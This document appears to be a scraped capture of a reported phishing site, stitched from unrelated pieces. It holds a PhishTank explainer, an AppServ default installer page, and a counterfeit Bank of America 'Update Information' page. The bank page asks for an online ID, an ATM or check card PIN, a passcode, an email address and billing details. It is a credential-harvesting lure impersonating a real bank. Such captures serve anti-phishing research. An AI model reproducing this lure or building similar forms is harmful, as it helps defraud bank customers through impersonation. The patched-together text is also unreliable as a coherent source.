What is phishing?

Phishing is a fraudulent attempt, usually made through email, to steal your personal information.

Learn more...

What is PhishTank?

PhishTank is a collaborative clearing house for data and information about phishing on the Internet. Also, PhishTank provides an open API for developers and researchers to integrate anti-phishing data into their applications at no charge.

The AppServ Open Project - 2.4.5 for Windows

phpMyAdmin Database Manager Version 2.5.7-pl1

About AppServ Version 2.4.5 for Windows

AppServ is a merging open source software installer package for Windows includes :

- Apache Web Server Version 1.3.34
- PHP Script Language Version 4.4.1
 MySQL Database Version 5.0.16
- phpMyAdmin Database Manager Version 2.5.7-pl1
- ChangeLog
- README <-- Please read
- AUTHORS
- COPYING
- · http://www.AppServNetwork.com



Change Language : ____

Easy way to build Webserver, Database Server with AppServ :-)

Online Banking

Update Information



Quick Help

Use this page to create your new passcode.

What do I need to know?

- To preserve your security, the Back button on your browser will be disabled while you are entering your personal information.
- Creating a unique online ID and passcode ensures that only you will have access to your accounts through Online Banking.
- When selecting your new passcode, consider modifying numbers that you already have memorized but that would not be obvious to someone attempting to guess.
- If you use uppercase or lowercase letters to create your passcode, you must use the same capitalization whenever you sign in.
- We use your Social Security or Tax Identification number

USER INFORMATION	
State where your accounts were opened:	Select Your State
Online ID:	(5-20 digits)
Bank of America ATM or Check Card PIN:	(4-6 digits)
Passcode:	(4-7 numbers and/or letters, case-sensitive)
Re-enter your passcode:	
E-mail Address:	
BILLING ADDRESS	
Card holder name:	
Address1:	
Address2:	
City:	
State:	Select Your State
Zip:	
Country:	USA
	7
